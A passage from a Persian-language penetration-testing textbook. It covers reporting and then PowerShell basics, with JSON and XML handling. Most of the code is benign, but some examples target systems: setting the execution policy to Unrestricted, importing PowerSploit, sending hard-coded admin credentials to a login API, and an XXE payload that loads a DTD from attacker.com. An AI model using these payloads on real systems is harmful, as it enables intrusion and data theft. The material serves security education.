Findings analysis: تست نفوذگران، داده‌های جمع‌آوری‌شده در طول ارزیابی، از جمله نتایج اسکن آسیب‌پذیری، گزارش‌های بهره‌برداری و هر گونه اطلاعات مرتبط دیگر را به‌طور کامل بررسی می‌کند. آن‌ها یافته‌ها را برای درک میزان Compromise، تأثیر بر سیستم هدف و خطرات بالقوه مرتبط با آسیب‌پذیری‌های شناسایی شده تجزیه و تحلیل می‌کنند. تمام آسیب‌پذیری‌ها باید طبقه بندی و اولویت بندی شوند. ما می‌توانیم با استفاده از سیستم امتیازدهی CVSS به این امر دست یابیم. تجزیه و تحلیل همچنین باید شامل نحوه اصلاح آسیب‌پذیری‌های شناسایی شده باشد.

Risk assessment: تست نفوذگر شدت و تأثیر بالقوه آسیب‌پذیری‌های کشف شده را ارزیابی می‌کند. این شامل ارزیابی احتمال سوء استفاده، آسیب احتمالی به سیستم یا سازمان و سطح تلاش مورد نیاز مهاجم برای سوء استفاده از آسیب‌پذیری‌ها می‌شود. با تخصیص رتبه‌بندی یا امتیاز ریسک، آزمایش‌کننده به اولویت‌بندی آسیب‌پذیری‌های شناسایی‌شده بر اساس اهمیت آن‌ها کمک می‌کند.

Recommendations: بر اساس تجزیه و تحلیل یافته‌ها و ارزیابی ریسک، تست نفوذگر توصیه‌هایی برای راهبردهای اصلاح و کاهش ارائه می‌کند. این توصیه‌ها اغلب شامل گام‌های خاصی برای رفع آسیب‌پذیری‌های شناسایی‌شده، بهبود کنترل‌های امنیتی و ارتقای وضعیت امنیتی کلی سازمان است. توصیه‌ها باید عملی، قابل اجرا و همسو با اهداف و الزامات مشتری باشد.

Reporting: مرحله نهایی در مرحله تجزیه و تحلیل و گزارش شامل ایجاد یک گزارش دقیق و جامع است. این گزارش معمولاً شامل یک خلاصه اجرایی، روش مورد استفاده، دامنه ارزیابی، خلاصه‌ای از یافته‌ها، نتایج ارزیابی ریسک و اقدامات اصلاحی توصیه شده است. این باید به خوبی سازماندهی شود، به راحتی قابل درک باشد و برای مخاطبان مورد نظر، که ممکن است شامل کارکنان فنی، مدیریت و ذینفعان باشد، تنظیم شود. هدف این گزارش ارائه درک روشنی از ضعف‌های امنیتی و راهنمایی برای رسیدگی به آن‌ها است.

مرحله تجزیه و تحلیل و گزارش در حصول اطمینان از اینکه یافته‌های حاصل از آزمون نفوذ به طور موثر به مشتری یا ذینفعان مربوطه منتقل می‌شود، بسیار مهم است. این سازمان را قادر می‌سازد تا آسیب‌پذیری‌های امنیتی را درک کند و تصمیمات آگاهانه‌ای را در مورد کاهش ریسک و بهبودهای امنیتی اتخاذ کند.

گزارش شفاف و مختصر برای تسهیل اجرای موثر اقدامات اصلاحی توصیه شده و حفظ یک محیط امن ضروری است. ارتباط و همکاری منظم بین تست نفوذگر و مشتری در این مرحله می‌تواند به روشن شدن هر گونه سؤال یا نگرانی کمک کند و از درک مشترک نتایج ارزیابی اطمینان حاصل کند.

در نهایت، مرحله تجزیه و تحلیل و گزارش به سازمان‌ها کمک می‌کند تا زمینه‌های بهبود را شناسایی کنند، سرمایه‌گذاری‌های امنیتی را اولویت‌بندی کنند و وضعیت کلی امنیت سایبری خود را ارتقا دهند. این اطلاعات بینش ارزشمندی را در مورد آسیب‌پذیری‌ها و ضعف‌های کشف‌شده ارائه می‌دهد و اقدامات پیشگیرانه را برای تقویت دفاع امنیتی و محافظت در برابر حملات دنیای واقعی امکان‌پذیر می‌سازد.

Summary

در این فصل، مهارت‌های قانونی، اخلاقی و نرم افزاری مورد نیاز هنگام انجام تست نفوذ را تعریف و مورد بحث قرار دادیم. ما نقشی را که ذینفعان مختلف می‌توانند در هر مرحله از تست نفوذ ایفا کنند، همراه

با مراحل مختلفی که شامل تست نفوذ هستند، مورد بحث قرار دادیم. ما مراحل اجرای فنی تست نفوذ را با استفاده از Cyber Kill Chain و همچنین تعریف نقش‌هایی که استانداردها و چارچوب‌های قانونی مختلف ایفا می‌کنند بررسی کردیم.

فصل بعدی یک مقدمه فنی کوتاه برای برنامه نویسی با استفاده از PowerShell ارائه می‌دهد. این فصل قصد ندارد مقدمه‌ای بر PowerShell از اصول اولیه باشد، بلکه به منظور تشریح اجزای مختلف PowerShell است که در فصل‌های بعدی از آن‌ها استفاده خواهیم کرد.

فصل دوم – Programming Principles in PowerShell

در دنیای تست نفوذ، اطلاعات مایه حیات موفقیت است. توانایی استخراج، دستکاری و معنا بخشیدن به داده‌ها از منابع مختلف می‌تواند به معنای تفاوت بین یک نقض امنیتی و یک سیستم امن باشد. در این فصل مهم، به قابلیت‌های قدرتمند PowerShell، پوسته خط فرمان همه‌کاره مایکروسافت و زبان اسکریپت‌نویسی، و ارتباط عمیق آن با تست نفوذ، به‌ویژه مهارت آن در برخورد با JSON و XML می‌پردازیم. فرمت‌های داده در این فصل به موارد زیر می‌پردازیم، عبارتند از:

- PowerShell’s versatility in penetration testing
- Navigating JSON and XML with PowerShell
- Automation, integration, and reporting

PowerShell به دلیل سازگاری و کارایی لازم، جایگاه خود را به عنوان ابزار مناسبی برای تست نفوذگران به دست آورده است. پشتیبانی گسترده آن از JSON و XML در این زمینه از اهمیت بالایی برخوردار است. این فرمت‌های داده در همه جا وجود دارند و اغلب حاوی اطلاعات حیاتی در سیستم‌ها، برنامه‌ها یا سرویس‌های وب هستند که نیاز به تجزیه و تحلیل کامل در طول تست نفوذ دارند.

در این فصل، ما سفری را آغاز خواهیم کرد تا بررسی کنیم که چگونه مجموعه غنی از cmdlet ها و عملکردهای PowerShell، تست نفوذگر را قادر می‌سازد تا داده‌های JSON و XML را به طور یکپارچه پیمایش، تجزیه و دستکاری کنند. ما کشف خواهیم کرد که چگونه PowerShell به عنوان پلی بین داده‌های خام و بینش عملی قرار می‌گیرد. از استخراج اطلاعات حساس مدفون در پاسخ‌های JSON گرفته تا تشریح پیکربندی‌های XML، به درک جامعی از نحوه استفاده مؤثر از این قابلیت‌ها، دست خواهید یافت.

همانطور که پیشرفت می‌کنیم، ارزش عظیمی را که PowerShell از طریق اتوماسیون، یکپارچه سازی و گزارش دهی ساده به جدول می‌آورد، کشف خواهیم کرد. ما نحوه خودکارسازی وظایف معمول، ادغام PowerShell با سایر ابزارها و چارچوب‌های تست نفوذ، و ایجاد گزارش‌های مناسب برای ذینفعان را با پردازش داده‌های JSON و XML کشف خواهیم کرد.

در این فصل، ما شما را به دانش و مهارت‌های مورد نیاز برای استفاده از PowerShell به عنوان یک سلاح قدرتمند در زرادخانه تست نفوذ خود مجهز می‌کنیم. برای استفاده از قدرت داده‌ها با دقت و ظرافت، کشف آسیب‌پذیری‌ها و تقویت امنیت سیستم‌های هدف خود آماده شوید.

موضوعاتی که در این فصل به آن‌ها پرداخته خواهد شد به شرح زیر است:

- Basic concepts of PowerShell and pipeline in PowerShell
- JSON in PowerShell
- XML in PowerShell
- Component Object Model (COM), Windows Management Instrumentation (WMI), and .NET in PowerShell

Basic concepts of PowerShell and pipelines in PowerShell

PowerShell یک زبان برنامه نویسی همه کاره و قدرتمند است که برای خودکارسازی وظایف اداری و ساده سازی فرآیندهای پیچیده در دنیای محیطهای ویندوز طراحی شده است. پاورشل که در ابتدا توسط مایکروسافت در سال ۲۰۰۶ منتشر شد، به دلیل قابلیت‌های گسترده و سهولت استفاده به سرعت در بین متخصصان فناوری اطلاعات، مدیران سیستم و توسعه دهندگان محبوبیت پیدا کرد. PowerShell بسیار فراتر از Shell های سنتی با ترکیب یک رابط خط فرمان با یک زبان برنامه نویسی گسترش می‌یابد. به عنوان یک زبان برنامه نویسی استاندارد، PowerShell از ساختارهای زیر پشتیبانی می‌کند:

- Sequence
- Selection
- Iteration
- Encapsulation

در هسته خود، PowerShell بر روی Net Framework. ساخته شده است و امکان یکپارچه سازی با اجزای سیستم ویندوز و کتابخانه‌های شخص ثالث را فراهم می‌کند. قابلیت‌های نحوی و اسکریپت‌نویسی آن از زبان‌های محبوبی مانند سی شارپ به عاریت گرفته می‌شود و آن را برای توسعه‌دهندگان آشنا با اکوسیستم مایکروسافت قابل دسترس می‌کند. با این حال، حتی کسانی که دانش برنامه نویسی گسترده‌ای ندارند، می‌توانند به لطف مدل اسکریپت نویسی بصری آن، از قدرت PowerShell استفاده کنند.

یکی از ویژگی‌های برجسته PowerShell توانایی آن در مدیریت اشیاء و دستکاری آسان داده‌های ساخت یافته است. برخلاف زبان‌های اسکریپت نویسی Shell سنتی که عمدتاً با جریان‌های متنی سروکار دارند، PowerShell اطلاعات را به عنوان اشیایی با Property ها و متدها در نظر می‌گیرد. این رویکرد شی‌گرا دستکاری داده‌ها را ساده نموده و عملیات پیچیده با حداقل کد را امکان پذیر می‌کند. PowerShell همچنین دارای مجموعه گسترده‌ای از cmdlet ها است که دستورات از پیش ساخته شده‌ای برای انجام طیف گسترده‌ای از وظایف مدیریت سیستم هستند. با آرایه وسیعی از cmdlet های موجود، کاربران می‌توانند وظایفی مانند

مدیریت فایل، کنترل فرآیند، دستکاری رجیستری و پیکربندی شبکه را بدون نیاز به نوشتن کد سفارشی از ابتدا انجام دهند.

علاوه بر این، PowerShell تنها به سیستم‌های ویندوز محدود نمی‌شود. با ظهور PowerShell Core (همچنین به عنوان PowerShell 7 نیز شناخته می‌شود)، مایکروسافت پشتیبانی از macOS، Linux و دیگر پلتفرم‌ها را گسترش داد و آن را به یک راه حل واقعاً چند پلتفرمی تبدیل کرد. برای این کتاب، ما روی PowerShell 7 تمرکز می‌کنیم. PowerShell 7 را می‌توانید در لینک زیر پیدا کنید:

https://github. com/PowerShell/PowerShell.

همانطور که اتوماسیون در محیط‌های مدرن فناوری اطلاعات ضروری می‌شود، PowerShell به عنوان یک راه حل پیشرو برای هماهنگی و خودکارسازی کارهای تکراری، کاهش خطای انسانی و صرفه جویی در زمان ارزشمند برجسته می‌شود. قابلیت‌های اسکریپت نویسی غنی، رویکرد شی‌گرا و مجموعه گسترده cmdlet ها، آن را به ابزاری ضروری برای مدیریت و نگهداری موثر سیستم‌های مبتنی بر ویندوز تبدیل کرده است.

بنابراین، اجازه دهید با شناسایی نسخه PowerShell که در حال اجراست شروع کنیم. ما می‌توانیم با بررسی متغیر محلی $PSVersionTable به این امر دست یابیم:

```
PS C:\> $PSVersionTable
Name                           Value
----                           -----
PSVersion                      7.3.0
PSEdition                      Core
GitCommitId                    7.3.0
OS                             Microsoft Windows 10.0.19042
Platform                       Win32NT
PSCompatibleVersions           1.0, 2.0, 3.0, 4.0…}
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
```

اکنون که نسخه PowerShell در حال اجرا بر روی سیستم هدف را می‌دانیم، قدم بعدی ما درک سیاست اجرایی است که هدف برای اسکریپت‌های PowerShell پیاده‌سازی می‌کند. برای رسیدن به این هدف می‌توانیم موارد زیر را اجرا کنیم:

```
PS C:>Get-ExecutionPolicy -List
        Scope ExecutionPolicy
        ----- ---------------
MachinePolicy       Undefined
   UserPolicy       Undefined
      Process       Undefined
  CurrentUser       Undefined
 LocalMachine    RemoteSigned

PS C:>
```

PowerShell یک زبان برنامه نویسی است. توانایی اجرای اسکریپت‌های PowerShell را می‌توان در ماشین محلی فعال یا غیرفعال کرد. برای فعال کردن PowerShell می‌توانیم از دستور زیر استفاده کنیم:

```
PS C:\> Set-ExecutionPolicy Unrestricted
```

هنگامی که توانایی اجرای اسکریپت‌های PowerShell را در سیستم مورد نظر ایجاد کردیم، باید ماژول‌هایی را که برای دانلود و نصب در دسترس ما هستند شناسایی کنیم. برای پشتیبانی از استفاده مجدد از نرم افزار، PowerShell از ماژول‌ها استفاده می‌کند. ما می‌توانیم همه ماژول‌های موجود را با استفاده از دستور find-module فهرست کنیم، جایی که می‌توان یک ماژول حاوی یک کلمه کلیدی را با استفاده از گزینه tag به صورت زیر جستجو کرد:

```
PS C:\> find-module -tag SSH
```

هنگامی که ماژول مورد نظر را شناسایی کردیم، می‌توانیم با استفاده از دستور Install-Module آن را دانلود و نصب کنیم. بنابراین در ادامه ماژول SSH را دانلود و نصب می‌کنیم:

```
PS C:\> Install-Module -Name SSH
```

ما همچنین می‌توانیم یک ماژول PowerShell را مستقیماً Import کنیم. در ادامه توابع یا cmdlet ها را از ماژول PowerSploit.psd1، Import می‌کنیم. برای نصب یک ماژول PowerShell، باید این دستور را در PowerShell با سطح دسترسی administrator یا root اجرا کنید:

```
PS C:\> Import-Module .\PowerSploit.psd1
```

هنگامی که ما می‌توانیم یک ماژول را وارد کنیم، می‌توانیم توابع یا cmdlet هایی را که از طریق cmdlet Get-Command پشتیبانی می‌شوند، بررسی کنیم. در ادامه، از cmdlet Get-Command برای شناسایی توابع پشتیبانی شده توسط ماژول SSH استفاده خواهیم کرد:

```
PS C:\> Get-Command -module SSH

CommandType     Name                Version    Source
-----------     ----                -------    ------
Function        Invoke-SSHCommand   1.0.0      SSH
```

ما می‌توانیم نحوه استفاده از ماژول PowerShell را با استفاده از دستور get-help شناسایی کنیم. در ادامه نحوه استفاده از Get-Location را بررسی خواهیم کرد:

```
PS C:\> get-help Get-Location
```

اکنون که نحوه نصب پاورشل و ماژول‌ها را آموختیم، اجازه دهید به ساختارهای برنامه نویسی مرتبط با پاورشل نگاهی بیندازیم. در PowerShell 7، متغیرها و انواع داده‌ها نقش مهمی در ذخیره‌سازی و دستکاری داده‌ها دارند. متغیرها به‌عنوان محفظه‌هایی برای نگهداری مقادیر عمل می‌کنند، در حالی که انواع داده‌ها ماهیت و ویژگی‌های داده‌های ذخیره‌شده را تعریف می‌کنند. درک نحوه کار با متغیرها و انواع داده‌ها برای اسکریپت نویسی و اتوماسیون موثر اساسی است.

متغیرها در PowerShell با استفاده از نماد $ و نام متغیر ایجاد می‌شوند. PowerShell یک زبان تایپ پویا است، به این معنی که نیازی به تعریف صریح نوع داده یک متغیر قبل از استفاده از آن نیست. نوع داده بر اساس مقدار تخصیص داده شده به متغیر تعیین می‌شود. برخی از انواع داده‌های رایج در PowerShell به شرح زیر است:

Boolean: این برای تعریف حالت باینری استفاده می‌شود. یک متغیر بولی می‌تواند True یا False باشد.

Strings: این برای ذخیره متن یا کاراکترها استفاده می‌شود. آن‌ها را می‌توان با استفاده از تک کوتیشن یا دابل کوتیشن تعریف کرد:

```
$name = "Andrew Blyth"
```

Integers: این برای ذخیره اعداد کامل استفاده می‌شود:

```
$age = 57
```

Arrays: این برای ذخیره چندین مقدار در یک متغیر استفاده می‌شود:

```
$myfruits = @("apple", "banana", "orange")
```

Hash tables: این‌ها برای ذخیره جفت‌های Key/Value استفاده می‌شوند:

```
$person = @{
    Name = "Andrew Blyth"
    Age = 57}
```

استفاده از متغیرها و انواع داده‌ها به طور موثر در PowerShell 7 شما را قادر می‌سازد تا داده‌ها را به طور موثر در اسکریپت‌های خود ذخیره، دستکاری و مدیریت کنید و آن را به ابزاری قدرتمند برای اتوماسیون، مدیریت سیستم و وظایف پردازش داده تبدیل می‌کند.

در PowerShell، دستور if یک ساختار کنترلی اساسی است که به شما اجازه می‌دهد تا بلوک‌های خاصی از کد را بر اساس شرایط خاص اجرا کنید. این دستور معمولاً برای تصمیم گیری در اسکریپت‌ها و خودکارسازی وظایف استفاده می‌شود. Syntax مربوط به دستور if ساده است:

```
if (condition) {
    # Code block to execute if the condition is true
}
```

بیایید چند مثال را بررسی کنیم تا نشان دهیم چگونه دستور if را می‌توان در PowerShell استفاده کرد. فرض کنید می‌خواهید قبل از انجام اقدامات بعدی بررسی کنید که آیا یک فایل وجود دارد یا خیر. Test-Path اغلب همراه با دستور if استفاده می‌شود:

```
$file = "C:\mydatafile.txt"
if (Test-Path $file) {
      Write-Host "The file exists!"
} else {
      Write-Host "File not found."}
```

در PowerShell، حلقه‌ها و ساختارهای تکرار ساختارهای جریان کنترلی حیاتی هستند که به شما امکان می‌دهند یک بلوک کد را به طور مکرر بر اساس شرایط مشخص شده اجرا کنید. این حلقه‌ها برای خودکارسازی وظایفی که شامل تکرار از طریق مجموعه‌ها، پردازش داده‌ها و انجام عملیات‌های تکراری است، حیاتی هستند. PowerShell چندین ساختار حلقه مانند for، foreach، while، do...while و غیره را ارائه می‌دهد که ما با مثال‌هایی بررسی خواهیم کرد تا بفهمیم چگونه می‌توان از آن‌ها به طور موثر استفاده نمود:

for: حلقه for برای اجرای یک بلوک کد در تعداد مشخصی استفاده می‌شود. این دستور معمولاً زمانی که تعداد دقیق تکرارهای مورد نیاز را می‌دانید، بسیار مفید است. for شامل یک مقدار اولیه، یک شرط و یک عبارت تکرار است:

```
for ($i = 1; $i -le 5; $i++) {
    Write-Host "For loop iteration: $i"}
```

foreach: حلقه foreach برای تکرار در میان آیتم‌های یک مجموعه (آرایه‌ها، لیست‌ها و غیره) و انجام یک عمل برای هر آیتم استفاده شده و به طور خودکار از طریق هر عنصر در مجموعه تکرار می‌شود:

```
$fruits = @("Apple", "Banana", "Orange")
foreach ($fruit in $fruits) {
    Write-Host "I like $fruit"}
```

while: حلقه while یک بلوک کد را به طور مکرر اجرا می‌کند تا زمانی که یک شرط درست باقی بماند. while قبل از هر تکرار به طور مداوم شرایط را ارزیابی می‌کند:

```
$i = 1
while ($i -le 5) {
    Write-Host "While loop iteration: $i"
    $i++}
```

do...While: حلقه do...while مانند حلقه while است، اما یک تفاوت کلیدی دارد: ابتدا بلوک کد را اجرا می‌کند و سپس شرایط را بررسی می‌کند. این تضمین می‌کند که حلقه حداقل یک بار اجرا شود:

```
$i = 1
do {
    Write-Host "Do...While loop iteration: $i"
    $i++
} while ($i -le 5)
```

ForEach-Object (Loop Pipeline): علاوه بر حلقه foreach، PowerShell یک حلقه مبتنی بر pipeline با استفاده از ForEach-Object ارائه می‌دهد. این به شما امکان می‌دهد اشیایی را که از طریق pipeline منتقل می‌شوند یکی یکی پردازش کنید:

```
$numbers = 1..5
$numbers | ForEach-Object {
    Write-Host "Pipeline Loop: $_"}
```

PowerShell مجموعه‌ای غنی از ساختارهای loop/repeat را ارائه می‌دهد که به شما امکان می‌دهد کارهای تکراری را خودکار کنید، مجموعه‌های داده را پردازش کرده و جریان اسکریپت‌های خود را به طور موثر کنترل نمایید. درک و استفاده از این ساختارها، اسکریپت‌های PowerShell شما را کاراتر و قدرتمندتر می‌کند. هنگام استفاده از حلقه‌ها، به حلقه‌های بی‌نهایت بالقوه توجه داشته باشید و برای مدیریت جریان کد خود، همیشه عبارت‌های break یا continue را درج کنید.

JSON in PowerShell

تست نفوذ یک فعالیت حیاتی است که شامل شبیه سازی حملات دنیای واقعی برای شناسایی آسیب‌پذیری‌ها و نقاط ضعف در یک سیستم یا شبکه است. PowerShell، یک زبان برنامه نویسی قدرتمند بومی در محیط ویندوز، به دلیل انعطاف پذیری، قابلیت‌های اتوماسیون گسترده و توانایی تعامل با سرویس‌های وب و API ها، ابزاری ارزشمند برای تست نفوذگران است. در این بخش، نحوه استفاده از PowerShell

برای مدیریت داده‌های JSON به عنوان بخشی از تست نفوذ را بررسی خواهیم کرد. ما سناریوهایی مانند بازیابی داده‌های JSON از APIهای وب، تجزیه پاسخ‌های JSON، استخراج اطلاعات ارزشمند از اشیاء JSON و دستکاری پیلودهای JSON برای اهداف آزمایشی را پوشش خواهیم داد.

Retrieving JSON Data from Web APIs

تست نفوذگران اغلب برای جمع آوری اطلاعات یا انجام ارزیابی، نیاز به تعامل با API های وب دارند. از PowerShell می‌توان برای ارسال درخواست HTTP به APIها و بازیابی داده‌های JSON استفاده کرد. این کار را می‌توان با استفاده از Invoke-RestMethod، که فرآیند ایجاد درخواست‌های HTTP و مدیریت پاسخ‌ها را ساده می‌کند، به دست آورد:

```
$repoUrl = "https://api.snowcapcyber.com/repo"
$response = Invoke-RestMethod -Uri $repoUrl
$response
```

در این مثال، ما یک درخواست HTTP GET را با استفاده از InvokeRestMethod به URL مشخص شده ارسال می‌کنیم. پاسخ در قالب JSON خواهد بود و PowerShell به طور خودکار آن را به یک شی PowerShell تبدیل می‌کند. این امر دسترسی و دستکاری داده‌ها را آسان‌تر خواهد کرد.

Parsing JSON Data

پس از بازیابی داده‌های JSON، این اطلاعات می‌بایست برای استخراج اطلاعات خاص تجزیه شود. PowerShell، ConvertFrom-Json را برای تبدیل داده‌های JSON به اشیاء PowerShell ایجاد نموده که دسترسی به عناصر جداگانه را آسان می‌کند. بیایید پاسخ JSON را از API GitHub تجزیه نموده تا نام و توضیحات مخزن را استخراج کنیم:

```
$repoUrl = "https://api.snowcapcyber.com/repo"
$response = Invoke-RestMethod -Uri $repoUrl
$repoObject = ConvertFrom-Json $response
Write-Host "Repository Name: $($repoObject.name)"
Write-Host "Description: $($repoObject.description)"
```

در این مثال، ما از ConvertFrom-Json برای تبدیل پاسخ JSON به یک شی PowerShell به نام $repoObject استفاده می‌کنیم. سپس می‌توانیم به ویژگی‌های خاصی از شی، مانند نام مخزن و توضیحات دسترسی داشته باشیم.

JSON Manipulation for Payloads

در طول تست نفوذ، دستکاری داده‌های JSON ضروری است، به‌ویژه هنگام ساخت پیلودها برای آزمایش برنامه‌های وب. PowerShell می‌تواند به راحتی پیلودهای JSON را ایجاد، اصلاح و ارسال کند. بیایید یک پیلود JSON برای یک درخواست HTTP POST به یک API آسیب‌پذیر ایجاد کنیم:

```
$payload = @{
    "username" = "admin"
    "password" = "P@ssw0rd123"
} | ConvertTo-Json
$headers = @{
    "Content-Type" = "application/json" }
Invoke-RestMethod -Uri "https://snowcapcyber.com/api/login" -Method
Post -Body $payload -Headers $headers
```

در این مثال، جدول هش PowerShell به نام $payload را با فیلدهای نام کاربری و رمز عبور تعریف می‌کنیم. سپس از ConvertTo-Json برای تبدیل جدول هش به یک پیلود JSON استفاده می‌کنیم. Invoke-RestMethod، پیلود JSON را در یک درخواست HTTP POST به API مشخص شده ارسال می‌کند.

نکته: در PowerShell، یک Hash Table یا جدول هش، مجموعه‌ای از جفت‌های کلید-مقدار است که به شما این امکان را می‌دهد که داده‌ها را به صورت ساختاریافته و به صورت دیکشنری مانند، ذخیره کنید. در این مثال، $payload یک hash table است که شامل دو جفت کلید-مقدار (username و password) می‌باشد.

Interacting with JSON from Files

تست نفوذگران اغلب با داده‌های JSON ذخیره شده در فایل‌ها سروکار دارند. PowerShell راه‌های آسانی برای خواندن و نوشتن داده‌های JSON به/از فایل‌ها ارائه می‌کند. بیایید داده‌های JSON را از یک فایل بخوانیم، یک ویژگی جدید اضافه نموده و سپس آن را در فایل ذخیره کنیم:

```
$jsonFilePath = "C:\path\to\file.json"
$jsonData = Get-Content -Raw -Path $jsonFilePath | ConvertFrom-Json

# Add a new property
$jsonData | Add-Member -Name "role" -Value "admin"

# Save updated JSON back to the file
$jsonData | ConvertTo-Json | Set-Content -Path $jsonFilePath
```

در این مثال، داده‌های JSON را از یک فایل با استفاده از Get-Content می‌خوانیم. در این مثال پارامتر -Raw تضمین می‌کند که محتوا به جای یک آرایه از خطوط، به عنوان یک رشته خوانده می‌شود. سپس محتوای JSON را به یک شی PowerShell به نام $jsonData تبدیل می‌کنیم. پس از افزودن یک ویژگی جدید به شی، از ConvertTo-Json برای تبدیل آن به فرمت JSON استفاده می‌کنیم و با استفاده از Set-Content آن را در فایل ذخیره می‌کنیم.

Web Scraping and Data Extraction

در برخی از سناریوها، تست نفوذگران ممکن است نیاز به استخراج اطلاعات خاصی از صفحات وب حاوی داده‌های JSON داشته باشند. PowerShell می‌تواند با صفحات وب تعامل داشته باشد، محتوای JSON را استخراج نموده و همچنین آن‌ها را پردازش کند. اجازه دهید اطلاعاتی را از یک صفحه وب حاوی داده‌های JSON استخراج کنیم و آن را نمایش دهیم:

```
$url = "https://snowcapcyber.com/data.json"
$response = Invoke-RestMethod -Uri $url
$data = $response.data
foreach ($item in $data) {
    Write-Host "Name: $($item.name)"
    Write-Host "Age: $($item.age)"
    Write-Host "Occupation: $($item.occupation)"
    Write-Host ""}
```

در این مثال، ما از Invoke-RestMethod برای بازیابی داده‌های JSON از URL مشخص شده استفاده می‌کنیم. سپس پاسخ در متغیر $response ذخیره می‌شود. ما فرض می‌کنیم که داده‌های

JSON حاوی آرایه‌ای از اشیا با ویژگی‌های Name، Age و Occupation هستند. ما از یک حلقه foreach برای تکرار در هر شی در آرایه و نمایش اطلاعات استخراج شده استفاده می‌کنیم.

PowerShell یک ابزار ارزشمند برای پردازش داده‌های JSON به عنوان بخشی از تست نفوذ است. پشتیبانی بومی آن از دستکاری JSON، سهولت در ایجاد درخواست‌های وب، و توانایی تجزیه پاسخ‌های JSON، آن را به گزینه‌ای همه کاره برای کار با API ها و سرویس‌های وب مبتنی بر JSON تبدیل کرده است. به عنوان یک تست‌نفوذگر، درک نحوه پردازش مؤثر داده‌های JSON در PowerShell می‌تواند توانایی شما در جمع‌آوری اطلاعات، بهره‌برداری از آسیب‌پذیری‌ها و انجام ارزیابی‌های امنیتی مختلف را به میزان قابل توجهی افزایش دهد.

XML in PowerShell

تست نفوذ یک فعالیت حیاتی در امنیت سایبری است که شامل شبیه سازی حملات دنیای واقعی برای شناسایی آسیب‌پذیری‌ها و نقاط ضعف در یک سیستم یا شبکه است. PowerShell، یک زبان برنامه نویسی همه کاره بومی در محیط ویندوز، به دلیل انعطاف پذیری، قابلیت‌های اتوماسیون گسترده و توانایی تعامل با فرمت‌های مختلف داده، از جمله XML، ابزاری ارزشمند برای تست‌نفوذگران است. در این بخش، نحوه استفاده از PowerShell را برای مدیریت داده‌های XML به عنوان بخشی از تست‌نفوذ بررسی خواهیم کرد. ما سناریوهایی مانند تجزیه فایل‌های XML، استخراج اطلاعات ارزشمند از Nodeهای XML و دستکاری پیلودهای XML برای اهداف آزمایشی را پوشش خواهیم داد.

Reading and parsing XML files

تست‌نفوذگران اغلب با فایل‌های XML حاوی داده‌های پیکربندی یا سایر اطلاعات حساس مواجه می‌شوند. PowerShell یک راه ساده برای خواندن و تجزیه فایل‌های XML با استفاده از Get-Content همراه با Select-Xml ارائه می‌دهد. بیایید یک فایل XML را که حاوی تنظیمات پیکربندی یک برنامه وب است، بخوانیم و تجزیه کنیم:

```
$xmlFilePath = "C:\MyData\config.xml"
$xmlContent = Get-Content -Path $xmlFilePath
$xmlDoc = [xml]$xmlContent
$setting1 = $xmlDoc.configuration.setting1
$setting2 = $xmlDoc.configuration.setting2
Write-Host "Setting 1: $setting1"
Write-Host "Setting 2: $setting2"
```

در این مثال، ما از Get-Content برای خواندن محتوای فایل XML مشخص شده توسط $xmlFilePath استفاده می‌کنیم. سپس محتوا را با استفاده از شتاب دهنده نوع [xml] به یک شی XML فرستادیم. شی XML که با $xmlDoc نشان داده می‌شود، به ما اجازه می‌دهد تا به عناصر و ویژگی‌های فردی در XML دسترسی داشته باشیم.

Extracting Information from XML Nodes

فایل‌های XML اغلب شامل ساختارهای تودرتو با چندین Node و ویژگی هستند. PowerShell راه‌هایی را برای پیمایش در این ساختارهای سلسله مراتبی و استخراج اطلاعات ارزشمند ارائه می‌دهد. اجازه دهید اطلاعاتی را از یک فایل XML که حاوی داده‌های مربوط به کارمندان است استخراج کنیم.

بیایید XML زیر را تعریف کنیم:

```
<employees>
    <employee id="1">
        <name>Andrew Blyth</name>
        <age>57</age>
        <position>Manager</position>
     </employee>
</employees>
```

هنگامی که XML قبلی را تعریف کردیم، می‌توانیم PowerShell زیر را برای پردازش آن ایجاد کنیم:

```
$xmlFilePath = "C:\MyData\employees.xml"
$xmlContent = Get-Content -Path $xmlFilePath
$xmlDoc = [xml]$xmlContent
$employees = $xmlDoc.employees.employee
foreach ($employee in $employees) {
    $id = $employee.id
    $name = $employee.name
    $age = $employee.age
    $position = $employee.position
    Write-Host "Employee ID: $id"
    Write-Host "Name: $name"
    Write-Host "Age: $age"
    Write-Host "Position: $position"
    Write-Host ""
}
```

در این مثال، ما فایل XML را با استفاده از روش قبلی خوانده و تجزیه می‌کنیم. سپس به گره employees دسترسی پیدا می‌کنیم و با استفاده از یک حلقه foreach، از طریق هر گره employee را تکرار می‌کنیم. در داخل حلقه، اطلاعاتی مانند شناسه کارمند، نام، سن و موقعیت را از هر گره استخراج کرده و نمایش می‌دهیم.

Modifying XML Data

تست نفوذگران ممکن است نیاز به اصلاح داده‌های XML در سناریوهای خاصی داشته باشند، مانند آزمایش آسیب‌پذیری‌های اعتبارسنجی ورودی یا دور زدن کنترل‌های امنیتی. بیایید یک فایل XML را که حاوی تنظیمات کاربر است تغییر دهیم و XML به روز شده را در فایل ذخیره کنیم.

بیایید XML زیر را تعریف کنیم:

```
<userSettings>
    <setting name="theme" value="dark" />
    <setting name="language" value="en-US" />
</userSettings>
```

هنگامی که XML قبلی را تعریف کردیم، می‌توانیم PowerShell زیر را برای پردازش آن ایجاد کنیم:

```
$xmlFilePath = "C:\MyData\settings.xml"
$xmlContent = Get-Content -Path $xmlFilePath
$xmlDoc = [xml]$xmlContent
$xmlDoc.userSettings.setting | Where-Object { $_.name -eq "theme" } |
ForEach-Object {
    $_.value = "light"}
$xmlDoc.Save($xmlFilePath)
```

در این مثال، فایل XML را مانند قبل می‌خوانیم و تجزیه می‌کنیم. سپس از Where-Object cmdlet برای فیلتر کردن Nodeهای تنظیمات بر اساس ویژگی name استفاده می‌کنیم. هنگامی که تنظیم را با نام theme پیدا کردیم، ویژگی مقدار آن را به light تغییر می‌دهیم. در نهایت از متد Save برای ذخیره XML به روز شده در فایل استفاده می‌کنیم.

Crafting XML Payloads

در طول تست‌نفوذ، ساخت پیلودهای XML سفارشی برای آزمایش آسیب‌پذیری‌های مبتنی بر XML مانند تزریق XML External Entity (XXE) معمول است. بیایید یک پیلود XML برای آزمایش یک برنامه برای آسیب‌پذیری‌های XXE ایجاد کنیم:

```
$payload = @"
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://attacker.com/evil.dtd">
%remote;
]>
<root>
    <data>Confidential information</data>
</root>
"@
# Save the payload to a file
